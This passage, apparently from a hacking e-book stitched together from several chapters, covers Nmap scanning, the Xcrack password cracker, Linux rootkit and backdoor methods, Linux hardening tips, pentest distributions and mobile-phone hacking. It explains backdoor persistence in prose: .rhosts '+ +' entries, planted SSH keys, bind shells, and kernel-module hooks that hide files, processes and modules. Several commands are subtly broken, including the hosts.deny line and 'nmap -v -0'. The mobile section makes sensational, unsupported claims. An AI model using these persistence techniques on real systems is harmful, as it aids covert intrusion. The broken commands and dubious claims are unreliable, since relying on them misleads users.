9. **UDP Scan** : This technique sends a UDP packet to the target port. If the target ports responds with an "ICMP port unreachable" message, the port is closed, if not then the port is open. This is a slow process since UDP is a connectionless protocol; the accuracy of this technique is dependent on many factors related to utilization of network and system resources.

❖ Hacking Tool Nmap

http://www.insecure.org/nmap

- Stealth Scan, TCP SYN
- nmap -v -sS 192.168.0.0/24
- UDP Scan
- nmap -v -sU 192.168.0.0/24
- Stealth Scan, No Ping
- nmap -v -sS -P0 192.168.0.0/24
- Fingerprint
- nmap -v -0 192.168.0.0/24 #TCP

Nmap is covered under the GNU General Public License (GPL) and can be downloaded free of charge from http://www.insecure.org/nmap. It comes as tarred source as well as RPM format. The usage syntax of Nmap is fairly Simple. Options to nmap on the command-line are different types of scans that are specified with the -s flag. A ping scan, for example, is "-sp". Options are then specified, followed by the hosts or networks to be targeted. Nmap's functionality is greatly increased when run as root.

Nmap is flexible in specifying targets. The user can scan one host or scan entire networks by pointing Nmap to the Network address with a "/mask" appended to it. Targeting "victim/24" will target the Class C network, whereas "victim/16" will target the Class B. Nmap also allows the user to specify networks with wild cards, as in 192.168.7.*, which is the same as 192.168.7.0/24, or 192.168.7.1,4,5-16 to scan the selected hosts on that subnet.

Users are able to sweep entire networks looking for targets with Nmap. This is usually done with a ping scan by using the "-sp" flag. A TCP "ping" will send an ACK to each machine on a target network. Machines that are alive on the network will respond with a TCP RST. To use the TCP "ping" option with a ping scan, the "-PT" flag is included to specific port on the target network.

Nmap has been covered in detail in module three and readers are advised to refer to that to learn more about the OS fingerprinting and other scan options.

❖ Password Cracking In Linux

- Xcrack http://packetstorm.linuxsecurity.com/crackers/
- Xcrack doesn't do much with rules.
- It will find any passwords that match words in the dictionary file the user provides, but it won't apply any Combinations or modifications of those words.
- It is a comparatively fast tool.

Xcrack (http://packetstorm.linuxsecurity.com/Crackers/)

Xcrack is a simple dictionary based password cracking tool. It will find any passwords that match words in the dictionary file the user provide.

It does not generate permutation combination of the words provided in the dictionary to arrive at the right password.

For this reason, it is a comparatively faster tool, though efficacy might be less.

❖ SARA (Security Auditor's Research Assistant)

http://www-arc.com/sara

- The Security Auditor's Research Assistant (SARA) is a third generation Unix-based security analysis tool that supports the FBI Top 20 Consensus on Security.
- SARA operates on most Unix-type platforms including Linux & Mac OS X.
- SARA is the upgrade of SATAN tool.
- Getting SARA up and running is a straight forward compilation process, and the rest is done via a browser.

SARA (Security Auditor's Research Assistant), a derivative of the Security Administrator Tool for Analyzing Networks (SATAN), remotely probes systems via the network and stores its findings in a database. The results can be viewed with any Level 2 HTML browser that supports the *http* protocol.

When no *primary_target(s)* are specified on the command line, **SARA** starts up in interactive mode and takes commands from the HTML user interface.

When *primary_target(s)* are specified on the command line, **SARA** collects data from the named hosts, and, possibly, from hosts that it discovers while probing a primary host. A primary target can be a host name, a host address, or a network number. In the latter case, **SARA** collects data from each host in the named network.

SARA can generate reports of hosts by type, service, and vulnerability by trust relationship. In addition, it offers tutorials that explain the nature of vulnerabilities and how they can be eliminated.

By default, the behavior of **SARA** is controlled by a configuration file *(config/sara.cf)*. The defaults can be overruled via command-line options or via buttons etc. in the HTML user interface.

❖ Linux Rootkits

- One way an intruder can maintain access to a compromised system is by installing a rootkit.
- A rootkit contains a set of tools and replacement executables for many of the operating system's critical components, used to hide evidence of the attacker's presence and to give the attacker backdoor access to the system.
- Rootkits require root access to to install, but once set up, the attacker can get root access back at any time.

Conventionally, UNIX and Linux have been known to have rootkits built, as the intruder is aware of the code. Here we will focus on rootkits that use the LKM or Loadable Kernel Module.

A brief review: Rootkits appeared in the early 90's, and one of the first advisories came out in Feb 1994. This advisory from CERT-CC addressed "Ongoing Network Monitoring Attacks" CA-1994-01 revised on September 19, 1997. Rootkits have increased in popularity since then and are getting increasingly difficult to detect. The most common rootkits are used for SunOS and Linux operating systems. Rootkits contain several different programs. A typical rootkit will include an Ethernet Sniffer, which is designed to sniff out passwords. Rootkits can also include Trojan programs used as backdoors such as *inetd* or *login*. Support programs such as *ps, netstat, rshd,* and *ls to* hide the attacker directories or processes.

Finally, log cleaners, such as *zap, zap2,* or *z2,* are used to remove login entries from the *wtmp, utmp,* and *lastlog* files. Some rootkits also enable services such as telnet, shell, and finger. The rootkit may also include scripts that will clean up other files in the /var/log and var/adm directories. Using the modified programs of *ls, ps,* and *df* installed on the box, the intruder can "hide" his/her files and programs from the legitimate system administrator.

The intruder next uses programs within the rootkit to clean up the extensive log files generated from the initial vulnerability exploitation. The intruder then uses the installed backdoor program for future access to the compromised system in order to retrieve sniffer logs or launch another attack. If a rootkit is properly installed and the log-files are cleaned correctly, a normal system administrator is unaware that the intrusion has even occurred until another site contacts him or the disks fill because of the sniffer logs.

The most severe threat to system security that can be caused by a rootkit comes from those that deploy LKM (Loadable Kernel Module) trojans. Loadable Kernel Modules are a mechanism for adding functionality to an operating-system kernel without requiring a kernel recompilation. Even if an infected system is rebooted, the LKM process will reload the Trojan during boot-up just like any other kernel module. Loadable Kernel Modules are used by many operating systems including Linux, Solaris, and FreeBSD.

The LKM rootkits facilitate the subversion of system binaries. Knark, Adore, and Rtkit are just a few of many LKM rootkits available today. As they run as part of the kernel, these rootkits are less detectable than conventional ones.

Let us see how a typical backdoor can be installed by an intruder.

The goal of backdoor is to give access to the hacker despite measures by the compromised system's administrator, with least amount of time and visibility. The backdoor that gives local user root access can be: set uid programs, trojaned system programs, cron job backdoor.

Set uid programs. The attacker may plant some set uid shell program in the file system, which when executed will grant the root to the attacker.

Trojaned system programs. The attacker can alter some system programs, such as "login" that will give him root access.

Cron job backdoor. The attacker may add or modify the jobs of the cron while his program is running so that he can get root access.

The backdoor that gives remote user root access can be: ".rhost" file ssh authorized keys, bind shell, trojaned service.

- ".rhosts" file. Once "+ +" is in some user's .rhosts file, anybody can log into that account from anywhere without password.
- ssh authorized keys. The attacker may put his public key into victims ssh configuration file "authorized_keys", so that he can log into that account without password.
- Bind shell. The attacker can bind the shell to certain TCP port. Anybody doing a telnet to that port will have an interactive shell. More sophisticated backdoors of this kind can be UDP based, or unconnected TCP, or even ICMP based.
- Trojaned service. Any open service can be trojaned to give access to remote user. For example, trojaned the inetd program creates a bind shell at certain port, or trojaned ssh daemon give access to certain password.

After the intruder plants and runs the backdoor, his attention turns to hiding his files and processes. However, these can be easily detected by the system administrator - especially if the system is running tripwire.

Let us see how a LKM rootkit helps achieve the attacker's needs.

In the case of LKM trojaned rootkits, the attacker can put LKM in /tmp or /var/tmp, the directory that the system administrator cannot monitor. Moreover, he can effectively hide files, processes, and network connections. Since he can modify the kernel structures, he can replace the original system calls with his own version.

- To hide files. Commands like "ls", "du" use sys_getdents() to obtain the information of a directory. The LKM will just filter out files such that they are hidden.
- To hide processes. In Linux implementations, process information is mapped to a directory in /proc file system. An attacker can modify sys_getdents() and mark this process as invisible in the task structure. The normal implementation is to set task's flag (signal number) to some unused value.
- To hide network connections. Similar to process hiding, the attacker can try to hide something inside/proc/net/tcp and /proc/net/udp files. He can trojan the sys_read () so that whenever the system reads these two files and a line matching certain string, the system call will not reveal the network connection.

- To redirect file execution. Sometimes, the intruder may want to replace the system binaries, like "login", without changing the file. He can replace sys_execve () so that whenever the system tries to execute the "login" program, it will be re-directed to execute the intruder's version of login program.
- To hide sniffer. Here we refer to hiding the promiscuous flag of the network interface. The system call to Trojan in this case is sys_ioctl().
- To communicate with LKM. Once the hacker has his LKM installed, he will attempt to modify some system calls such that when a special parameter is passed, the system call will be subverted.
- To hide LKM. A perfect LKM must be able to hide itself from the administrator. The LKM's in the system are kept in a single linked list. To hide a LKM an attacker can just remove it from the list so that command such as "**lsmod**" will not reveal it.
- To hide symbols in the LKM. Normally functions defined in the LKM will be exported so that other LKM can use them. An attacker can use a macro and put it at the end of LKM to prevent any symbols from being exported.

❖ Linux Tools : Security Testing Tools

- NMap (http://www.insecure.org/nmap) Premier network auditing and testing tool.
- LSOF (ftp://vic.cc.pudue.edu/pub/tools/unix/lsof) LSOF lists open files for running Unix/Linux processes.
- Netcat (http://www.atstake.com/research/tools/index.html) Netcat is a simple Unix utility which reads and writes data across network connections, using TCP or UDP protocol.
- Hping2 (http://www.kyuzz.org/antirez/hping/) hping2 is a network tool able to send custom ICMP/UDP/TCP packets and to display target replies like ping does with ICMP replies.
- Nemesis (http://www.packetninja.net/nemesis/) The Nemesis Project is designed to be a command-line based, portable human IP stack for Unix/Linux

❖ Linux Security Countermeasures

Countermeasures

- **Physical Security**

o It is ideal to restrict physical access the computer system so that unauthorized people don't get to misuse the system.

- **Password Security**

o Assign hard to guess passwords which are long enough.
o Ensure procedural discipline so that passwords are kept private
o Ensure that system does not accept null password or other defaults

- **Network Security**

o Ensure all default network accesses are denied

$ cat: ALL: ALL" >> /etc/hosts.deny

o Ensure that only essential services are running. Stop unused services like sendmail, NFS etc

$ chkconfig --list
$ chkconfig --del sendmail
$ chkconfig --del nfslock
$ chkconfig --del rpc

o Verify system logs at regular intervals to check for suspicious activity - (System logs in /var/log/secure)

- **Patch the Linux system and keep it up to date**

o Check for bug fixes at the vendor site
o Update packages as and when available at the Update site of the vendor.

...

23. Best Operating System For Penetration Testing / Hacking

1. Kali Linux

Kali is a complete re-build of BackTrack Linux, adhering completely to Debian development standards. All-new infrastructure has been put in place, all tools were reviewed and packaged, and we use Git for our VCS.

- More than 300 penetration testing tools: After reviewing every tool that was included in BackTrack, we eliminated a great number of tools that either did not work or had other tools available that provided similar functionality.
- Free and always will be: Kali Linux, like its predecessor, is completely free and always will be. You will never, ever have to pay for Kali Linux.
- Open source Git tree: We are huge proponents of open source software and our development tree is available for all to see and all sources are available for those who wish to tweak and rebuild packages.
- FHS compliant: Kali has been developed to adhere to the Filesystem Hierarchy Standard, allowing all Linux users to easily locate binaries, support files, libraries, etc.
- Vast wireless device support: We have built Kali Linux to support as many wireless devices as we possibly can, allowing it to run properly on a wide variety of hardware and making it compatible with numerous USB and other wireless devices.
- Custom kernel patched for injection: As penetration testers, the development team often needs to do wireless assessments so our kernel has the latest injection patches included.
- Secure development environment: The Kali Linux team is made up of a small group of trusted individuals who can only commit packages and interact with the repositories while using multiple secure protocols.
- GPG signed packages and repos: All Kali packages are signed by each individual developer when they are built and committed and the repositories subsequently sign the packages as well.
- Multi-language: Although pentesting tools tend to be written in English, we have ensured that Kali has true multilingual support, allowing more users to operate in their native language and locate the tools they need for the job.
- Completely customizable: We completely understand that not everyone will agree with our design decisions so we have made it as easy as possible for our more adventurous users to customize Kali Linux to their liking, all the way down to the kernel.
- ARMEL and ARMHF support: Since ARM-based systems are becoming more and more prevalent and inexpensive, we knew that Kali's ARM support would need to be as robust as we could manage, resulting in working installations for both ARMEL and ARMHF systems. Kali Linux has ARM repositories integrated with the mainline distribution so tools for ARM will be updated in conjunction with the rest of the distribution. Kali is currently available for the following ARM devices :

    - rk3306 mk/ss808
    - Raspberry Pi
    - ODROID U2/X2

- Samsung Chromebook
- EfikaMX
- Beaglebone Black
- CuBox
- Galaxy Note 10.1

Kali is specifically tailored to penetration testing and therefore, all documentation on this site assumes prior knowledge of the Linux operating system.

Download : http://www.kali.org

2. BackTrack 5 R3

BackTrack is intended for all audiences from the most savvy security professionals to early newcomers to the information security field. BackTrack promotes a quick and easy way to find and update the largest database of security tools collection to-date. Our community of users range from skilled penetration testers in the information security field, government entities, information technology, security enthusiasts, and individuals new to the security community.

Feedback from all industries and skill levels allows us to truly develop a solution that is tailored towards everyone and far exceeds anything ever developed both commercially and freely available. The project is funded by Offensive Security. Whether you're hacking wireless, exploiting servers, performing a web application assessment, learning, or social-engineering a client, BackTrack is the one-stop-shop for all of your security needs.

Download : http://www.backtrack-linux.org/downloads/

3. NodeZero Linux

Penetration testing and security auditing requires specialist tools. The natural path leads us to collecting them all in one handy place. However how that collection is implemented can be critical to how you deploy effective and robust testing.

It is said the necessity is the mother of all invention, and NodeZero Linux is no different. Our team is built of testers and developers, who have come to the census that live systems do not offer what they need in their security audits. Penetration Testing distributions tend to have historically utilized the "Live" system concept of Linux, which really means that they try not to make any permanent effects to a system. Ergo all changes are gone after reboot, and run from media such as discs and USB's drives. However all that this maybe very handy for occasional testing, its usefulness can be depleted when you're testing regularly. It's our belief that "Live System's" just don't scale well in a robust testing environment.

All though NodeZero Linux can be used as a "Live System" for occasional testing, its real strength comes from the understanding that a tester requires a strong and efficient system. This is achieved in our belief by working at a distribution that is a permanent installation that benefits from a strong selection of tools, integrated with a stable Linux environment.

NodeZero Linux is reliable, stable, and powerful. Based on the industry leading Ubuntu Linux distribution, NodeZero Linux takes all the stability and reliability that comes with Ubuntu's Long Term Support model, and its power comes from the tools configured to live comfortably within the environment.

Download : http://www.nodezero-linux.org/

4. BackBox Linux

BackBox is a Linux distribution based on Ubuntu. It has been developed to perform penetration tests and security assessments. Designed to be fast, easy to use and provide a minimal yet complete desktop environment, thanks to its own software repositories, always being updated to the latest stable version of the most used and best known ethical hacking tools.

BackBox main aim is providing an alternative, highly customizable and performing system. BackBox uses the light window manager Xfce. It includes some of the most used security and analysis Linux tools, aiming to a wide spread of goals, ranging from web application analysis to network analysis, from stress tests to sniffing, including also vulnerability assessment, computer forensic analysis and exploitation.

The power of this distribution is given by its Launchpad repository core constantly updated to the last stable version of the most known and used ethical hacking tools. The integration and development of new tools inside the distribution follows the commencement of open source community and particularly the Debian Free Software Guidelines criteria.

BackBox Linux takes pride as they excelled on the followings :

- Performance and speed are key elements

Starting from an appropriately configured XFCE desktop manager it offers stability and the speed, that only a few other DMs can offer, reaching in extreme tweaking of services, configurations, boot parameters and the entire infrastructure. BackBox has been designed with the aim of achieving the maximum performance and minimum consumption of resources.

This makes BackBox a very fast distro and suitable even for old hardware configurations.

- Everything is in the right place

The main menu of BackBox has been well organized and designed to avoid any chaos/mess finding tools that we are looking for. The selection of every single tool has been done with accuracy in order to avoid any redundancies and the tools that have similar functionalities.

With particular attention to the end user every needs, all menu and configuration files are have been organized and reduced to a minimum essential, necessary to provide an intuitive, friendly and easy usage of Linux distribution.

- It's standard compliant

The software packaging process, the configuration and the tweaking of the system follows up the Ubuntu/Debian standard guide lines.

Any of Debian and Ubuntu users will feel very familiar with, while newcomers will follow the official documentation and BackBox additions to customize their system without any tricky work around, because it is standard and straight forward!

- It's versatile

As a live distribution, BackBox offer an experience that few other distro can offer and once installed naturally lends itself to fill the role of a desktop-oriented system. Thanks to the set of packages included in official repository it provides to the user an easy and versatile usage of system.

- It's hacker friendly

If you'd like to make any change/modification, in order to suite to your purposes, or maybe add additional tools that is not present in the repositories, nothing could be easier in doing that with BackBox. Create your own Launchpad PPA, send your package to dev team and contribute actively to the evolution of BackBox Linux.

Download : http://www.backbox.org/downloads

5. BlackBuntu

Blackbuntu is distribution for penetration testing which was specially designed for security training students and practitioners of information security. Blackbuntu is penetration testing distribution with GNOME Desktop Environment.

Here is a list of Security and Penetration Testing tools – or rather categories available within the Blackbuntu package, (each category has many sub categories) but this gives you a general idea of what comes with this pentesting distro :

- Information Gathering,
- Network Mapping,
- Vulnerability Identification,
- Penetration,
- Privilege Escalation,
- Maintaining Access,
- Radio Network Analysis,
- VoIP Analysis,
- Digital Forensic,
- Reverse Engineering and a
- Miscellaneous section.

Because this is Ubuntu based, almost every device and hardware would just work which is great as it wastes less time troubleshooting and more time working.

Download : http://sourceforge.net/projects/blackbuntu/

6. Samurai Web Testing Framework

The Samurai Web Testing Framework is a live linux environment that has been pre-configured to function as a web pen-testing environment. The CD contains the best of the open source and free tools that focus on testing and attacking websites. In developing this environment, we have based our tool selection on the tools we use in our security practice. We have included the tools used in all four steps of a web pen-test.

Starting with reconnaissance, we have included tools such as the Fierce domain scanner and Maltego. For mapping, we have included tools such WebScarab and ratproxy. We then chose tools for discovery. These would include w3af and burp. For exploitation, the final stage, we included BeEF, AJAXShell and much more. This CD also includes a pre-configured wiki, set up to be the central information store during your pen-test.

Most penetration tests are focused on either network attacks or web application attacks. Given this separation, many pen testers themselves have understandably followed suit, specializing in one type of test or the other. While such specialization is a sign of a vibrant, healthy penetration testing industry, tests focused on only one of these aspects of a target environment often miss the real business risks of vulnerabilities discovered and exploited by determined and skilled attackers. By combining web app attacks such as SQL injection, Cross-Site Scripting, and Remote File Includes with network attacks such as port scanning, service compromise, and client-side exploitation, the bad guys are significantly more lethal. Penetration testers and the enterprises who use their services need to understand these blended attacks and how to measure whether they are vulnerable to them. This session provides practical examples of penetration tests that combine such attack vectors, and real-world advice for conducting such tests against your own organization.

Samurai Web Testing Framework looks like a very clean distribution and the developers are focused on what they do best, rather than trying to add everything in one single distribution and thus making supporting tougher. This is in a way good as if you're just starting, you should start with a small set of tools and then move on to next step.

Download : http://samurai.inguardians.com/

7. Knoppix STD

Like Knoppix, this distro is based on Debian and originated in Germany. STD is a Security Tool. Actually it is a collection of hundreds if not thousands of open source security tools. It's a Live Linux Distro (i.e. it runs from a bootable CD in memory without changing the native operating system of your PC). Its sole purpose in life is to put as many security tools at your disposal with as slick an interface as it can.

The architecture is i486 and runs from the following desktops: GNOME, KDE, LXDE and also Openbox. Knoppix has been around for a long time now – in fact I think it was one of the original live distros.

Knoppix is primarily designed to be used as a Live CD, it can also be installed on a hard disk. The STD in the Knoppix name stands for Security Tools Distribution. The Cryptography section is particularly well-known in Knoppix.

The developers and official forum might seem snobbish (I mean look at this from their FAQ)

Question: I am new to Linux. Should I try STD?
Answer: No. If you're new to Linux STD will merely hinder your learning experience. Use Knoppix instead.

But hey, isn't all Pentest distro users are like that? If you can't take the heat, maybe you shouldn't be trying a pentest distro after all. Kudos to STD dev's for speaking their mind.

Download : http://s-t-d.org/

8. Pentoo

Pentoo is a Live CD and Live USB designed for penetration testing and security assessment. Based on Gentoo Linux, Pentoo is provided both as 32 and 64 bit installable livecd. Pentoo is also available as an overlayfor an existing Gentoo installation. It features packet injection patched wifi drivers, GPGPU cracking software, and lots of tools for penetration testing and security assessment. The Pentoo kernel includes grsecurity and PAX hardening and extra patches – with binaries compiled from a hardened toolchain with the latest nightly versions of some tools available.

It's basically a gentoo install with lots of customized tools, customized kernel, and much more. Here is a non-exhaustive list of the features currently included :

- Hardened Kernel with aufs patches
- Backported Wifi stack from latest stable kernel release
- Module loading support ala slax
- Changes saving on usb stick
- XFCE4 wm
- Cuda/OPENCL cracking support with development tools
- System updates if you got it finally installed

Put simply, Pentoo is Gentoo with the pentoo overlay. This overlay is available in layman so all you have to do is layman -L and layman -a pentoo.

Pentoo has a pentoo/pentoo meta ebuild and multiple pentoo profiles, which will install all the pentoo tools based on USE flags. The package list is fairly adequate. If you're a Gentoo user, you might want to use Pentoo as this is the closest distribution with similar build.

Download : http://www.pentoo.ch/

9. WEAKERTH4N

Weakerth4n has a very well maintained website and a devoted community. Built from Debian Squeeze (Fluxbox within a desktop environment) this operating system is particularly suited for WiFi hacking as it contains plenty of Wireless cracking and hacking tools.

Tools includes: Wifi attacks, SQL Hacking, Cisco Exploitation, Password Cracking, Web Hacking, Bluetooth, VoIP Hacking, Social Engineering, Information Gathering, Fuzzing Android Hacking, Networking and creating Shells.
Vital Statistics

- OS Type: Linux
- Based on: Debian, Ubuntu
- Origin: Italy
- Architecture: i386, x86_64
- Desktop: XFCE

If you look into their website you get the feeling that the maintainers are active and they write a lot of guides and tutorials to help newbies. As this is based on Debian Squeeze, this might be something you would want to give a go. They also released Version 3.6 BETA, (Oct 2013) so yeah, give it a go. You might just like it.

Download : http://weaknetlabs.com/main/

10. Matriux

Matriux is a Debian-based security distribution designed for penetration testing and forensic investigations. Although it is primarily designed for security enthusiasts and professionals, it can also be used by any Linux user as a desktop system for day-to-day computing. Besides standard Debian software, Matriux also ships with an optimised GNOME desktop interface, over 340 open-source tools for penetration testing, and a custom-built Linux kernel.

Matriux was first released in 2009 under code name "lithium" and then followed by versions like "xenon" based on Ubuntu. Matriux "Krypton" then followed in 2011 where we moved our system to Debian. Other versions followed for Matriux "Krypton" with v1.2 and then Ec-Centric in 2012. This year we are releasing Matriux "Leandros" RC1 on 2013-09-27 which is a major revamp over the existing system.

Matriux arsenal is divided into sections with a broader classification of tools for Reconnaissance, Scanning, Attack Tools, Frameworks, Radio (Wireless), Digital Forensics, Debuggers, Tracers, Fuzzers and other miscellaneous tool providing a wider approach over the steps followed for a complete penetration testing and forensic scenario. Although there are were many questions raised regarding why there is a need for another security distribution while there is already one. We believed and followed the free spirit of Linux in making one. We always tried to stay updated with the tool and hardware support and so include the latest tools and compile a custom kernel to stay abreast with the latest technologies in the field of information security. This version includes a latest section of tools PCI-DSS.

Matriux is also designed to run from a live environment like a CD/ DVD or USB stick which can be helpful in computer forensics and data recovery for forensic analysis, investigations and retrievals not only from Physical Hard drives but also from Solid state drives and NAND flashes used in smart phones like Android and iPhone. With Matriux Leandros we also support and work with the projects and tools that have been discontinued over time and also keep track with the latest tools and applications that have been developed and presented in the recent conferences.

Features (notable updates compared to Ec-Centric) :

- Custom kernel 3.9.4 (patched with aufs, squashfs and xz filesystem mode, includes support for wide range of wireless drivers and hardware) Includes support for alfacard 0036NH
- USB persistent
- Easy integration with virtualbox and vmware player even in Live mode.
- MID has been updated to make it easy to install check YouTube
- Includes latest tools introduced at Blackhat 2013 and Defcon 2013, Updated build until September 22 2013.
- UI inspired from Greek Mythology
- New Section Added PCI-DSS
- IPv6 tools included.

Another great looking distro based on Debian Linux. I am a great fan of Greek Mythology, (their UI was inspired by it), so I like it already.

Download : http://www.matriux.com/index.php?language=en

11. DEFT

DEFT Linux is a GNU / Linux live for free software based on Ubuntu , designed by Stefano Fratepietro for purposes related to computer forensics (computer forensics in Italy) and computer security. Version 7.2 takes about 2.5 GB.

The Linux distribution DEFT is made up of a GNU / Linux and DART (Digital Advanced Response Toolkit), suite dedicated to digital forensics and intelligence activities. It is currently developed and maintained by Stefano Fratepietro, with the support of Massimo Dal Cero, Sandro Rossetti, Paolo Dal Checco, Davide Gabrini, Bartolomeo Bogliolo, Valerio Leomporra and Marco Giorgi.

The first version of Linux DEFT was introduced in 2005, thanks to the Computer Forensic Course of the Faculty of Law at the University of Bologna. This distribution is currently used during the laboratory hours of the Computer Forensics course held at the University of Bologna and in many other Italian universities and private entities.
It is also one of the main solutions employed by law enforcement agencies during computer forensic investigations.

In addition to a considerable number of linux applications and scripts, Deft also features the DART suite containing Windows applications (both open source and closed source) which are still viable as there is no equivalent in the Unix world.

Since 2008 is often used between the technologies used by different police forces, for today the following entities (national and international) We are using the suite during investigative activities

- DIA (Anti-Mafia Investigation Department)
- Postal Police of Milan
- Postal Police of Bolzano
- Polizei Hamburg (Germany)
- Maryland State Police (USA)
- Korean National Police Agency (Korea)

Computer Forensics software must be able to ensure the integrity of file structures and metadata on the system being investigated in order to provide an accurate analysis. It also needs to reliably analyze the system being investigated without altering, deleting, overwriting or otherwise changing data.

There are certain characteristics inherent to DEFT that minimize the risk of altering the data being subjected to analysis. Some of these features are :

- On boot, the system does not use the swap partitions on the system being analyzed
- During system startup there are no automatic mount scripts.
- There are no automated systems for any activity during the analysis of evidence;
- All the mass storage and network traffic acquisition tools do not alter the data being acquired.

You can fully utilize the wide ranging capabilities of the DEFT toolkit booting from a CDROM or from a DEFT USB stick any system with the following characteristics :

- CD / DVD ROM or USB port from which the BIOS can support booting.
- CPU x86 (Intel, AMD or Citrix) 166 Mhz or higher to run DEFT Linux in text mode, 200Mhz to run

DEFT Linux in graphical mode;

- 64 Mbytes of RAM to run DEFT Linux in text mode or 128 Mbytes to run the DEFT GUI.

DEFT also supports the new Apple Intel based architectures
All in all, it looks and sounds like a purpose build Distro that is being used by several government bodies. Most of the documents are in Italian but translations are also available. It is based on Ubuntu which is a big advantage as you can do so much more. Their documentation is done in a clear an professional style, so you might find it useful. Also if you speak Italian, I guess you already use/used it.

Download : http://www.deftlinux.net/

12. Caine

Caine is another Italy born/origin Ubuntu based distro.

Caine (an acronym for Computer Aided Investigative Environment') is a distribution live oriented to Computer Forensics (computer forensics) historically conceived by Giancarlo Giustini, within a project of Digital Forensics Interdepartmental Research Center for Security (CRIS) of the University of Modena and Reggio Emilia see Official Site. Currently the project is maintained by Nanni Bassetti.

The latest version of Caine is based on the Ubuntu Linux 12.04 LTS, MATE and LightDM. Compared to its original version, the current version has been modified to meet the standards forensic reliability and safety standards laid down by the NIST View the methodologies of Nist.

Caine includes:

- Caine Interface – a user-friendly interface that brings together a number of well-known forensic tools, many of which are open source;
- Updated and optimized environment to conduct a forensic analysis;
- Report generator semi-automatic, by which the investigator has a document easily editable and exportable with a summary of the activities;
- Adherence to the investigative procedure defined recently by Italian Law 48/2008, Law 48/2008,.

In addition, Caine is the first distribution to include forensic Forensics inside the Caja/Nautilus Scripts and all the patches of security for not to alter the devices in analysis.

The distro uses several patches specifically constructed to make the system "forensic", ie not alter the original device to be tested and/or duplicate :

- Root file system spoofing: patch that prevents tampering with the source device;
- No automatic recovery corrupted Journal patch: patch that prevents tampering with the device source, through the recovery of the Journal;
- Mounter and RBFstab: mounting devices in a simple and via graphical interface.

RBFstab is set to treat EXT3 as a EXT4 noload with the option to avoid automatic recovery of any corrupt Journal of 'EXT3 ;

- Swap file off: patch that avoids modifying the file swap in systems with limited memory RAM, avoiding the alteration of the original artifact computer and overwrite data useful for the purposes of investigation.

Caine and Open Source == == Patches and technical solutions are and have been all made in collaboration with people (Professionals, hobbyists, experts, etc..) from all over the world.

CAINE represents fully the spirit of the Open Source philosophy, because the project is completely open, anyone could take the legacy of the previous developer or project manager.

The distro is open source, the Windows side (Nirlauncher/Wintaylor) is open source and, last one but not least important, the distro is installable, so as to give the possibility to rebuild in a new version, in order to give a long life to this project.

Download : http://www.caine-live.net/

13. Parrot Security OS

Parrot Security OS is an advanced operating system developed by Frozenbox Network and designed to perform security and penetration tests, do forensic analysis or act in anonymity.

Anyone can use Parrot, from the Pro pentester to the newbie, because it provides the most professional tools combined in a easy to use, fast and lightweight pen-testing environment and it can be used also for an everyday use.

It seems this distro targets Italian users specifically like few other mentioned above. Their interface looks cleaner which suggests they have an active development team

working on it which can't be said above some other distroes. If you go through their screenshots page you'll see it's very neat. Give it a try and report back, you never know which distro might suit you better.

Download : http://www.parrotsec.org/download/

14. BlackArch Linux

BlackArch Linux is a lightweight expansion to Arch Linux for penetration testers and security researchers. The repository contains 838 tools. You can install tools individually or in groups. BlackArch is compatible with existing Arch installs.

Please note that although BlackArch is past the beta stage, it is still a relatively new project. [As seen in BlackArch Website]

I've used Arch Linux for sometime, it is very lightweight and efficient. If you're comfortable with building your Linux installation from scratch and at the same time want all the Pentest Tools (without having to add them manually one at a time), then BlackArch is the right distro for you. Knowing Arch community, your support related issues will be resolved quickly.

However, I must warn that Arch Linux (or BlackArch Linux in this case) is not for newbies, you will get lost at step 3 or 4 while installing. If you're moderately comfortable with Linux and Arch in general, go for it. Their website and community looks very organized (I like that) and it is still growing.

Download : http://www.blackarch.org/

...

24. Mobile Hacking (SMS & Call)

It was bound to happen - they have hacked just about everything else. Now it's the cell phones. Cellphone hacking has just recently surfaced and been made public ever since some one did some cellular phone hacking on Paris Hilton's cell phone.

This article will give you some information about what is going on out there and what you can do to better protect your cell phone information.

What Does It Involve?

The fact of someone hacking cell phone became public knowledge when Paris Hilton's cell phone, along with her information was recently hacked. Unfortunately for her, all her celebrity friends and their phone numbers were also placed on the Internet - resulting in a barrage of calls to each of them.

Cell phone hackers have apparently found a glitch in the way the chips are manufactured. The good news, though, is that it only applies to the first generation models of cell phones that use the Global System for Mobile communications (GSM). Another requirement is that the hacker must have physical access to the cell phone for at least three minutes - which is a real good reason not to let it out of your sight. Currently, although the problem has been remedied (at least for now) in the second and third generation phones, it seems that about 70% of existing cell phones fall within the first generation category.

Another way that mobile phone hacking can take place is for a hacker to walk around an area with people that have cell phones and a laptop that has cellphone hacker programs on it. Through an antenna, and a little patience, his computer can literally pick up your cell phone data - if it is turned on. This is more applicable to cell phones that use Bluetooth technology.

What Can A Hacker Do?

Surprisingly, there are quite a number of things that can be accomplished by the hacker. Depending on their intent here are a few of them.

- **Steal Your Number :** Your phone number can be accessed and obtained by cellphone hacking. This allows them to make calls and have it charged to your account.

- **Take Your Information :** Mobile hacking allows a hacker to contact your cell phone, without your knowledge, and to download your addresses and other information you might have on your phone. Many hackers are not content to only get your information. Some will even change all your phone numbers! Be sure to keep a backup of your information somewhere. This particular technique is called Bluesnarfing.

Be Prepared for Cell Phone Hacks

- **Rob Your Money :** Other options might use a particular buying feature called SMS. This refers to the fact that money can be takenfrom your account and transferred into another and a good hacker can sit in one place and access a lot of phonesand transfer a lot of money rather quickly - probably in less time than you think!

- **Give The System A Virus :** By using another cell phone hack code, a hacker could kidnap your phone, send it a camouflaged program or send it a virus. But it does not end there, since, from that point, he can use your phone to retransmit the virus to many other phones almost instantly - potentially disabling the system.

- **Spy On You :** A hacker can also gain access and take over for cell phone spying and remote mobile phone hacking. Literally, once secured, the hacker can have the phone call him, and then be able to listen to all conversations going on around the owner of the phone.

- **Access Your Voice Mails :** Voice mails can also be retrieved by a hacker through a hacking cell phone. After stealing your number, this can easily be done - if your password is disabled. The main thing that needs to be understood here, is that the electronics that give you the modern convenience of interacting with the Internet (getting your voice mails, emails, Web surfing, etc.) , is also the same technology that allows you to receive the same ills as can befall someone on the Internet.

What Can You Do?

It seems that the major cell phone companies, at least at this point, really are not interested in bringing the system up to be able to cope with this threat. Meetings are starting to take place, but for now it is not perceived to be real serious. This could be because it is primarily the older phones that are most susceptible to some types of this mobile hacking.

Until the cell phone manufacturers are able to cope with, or eliminate, the glitches in the system that allows them to overcome these problems, you will largely have to help yourself to cope with these things. Here are a couple of tips that will help you protect your cell phone, its information, and other things.

- **Use Your Passwords :** The cell phone companies tell us that many people have turned off their passwords when they access their voice mail messages, or other things. This little feature, though it may seem to be an annoyance to some, could protect your phone from unauthorized purposes.

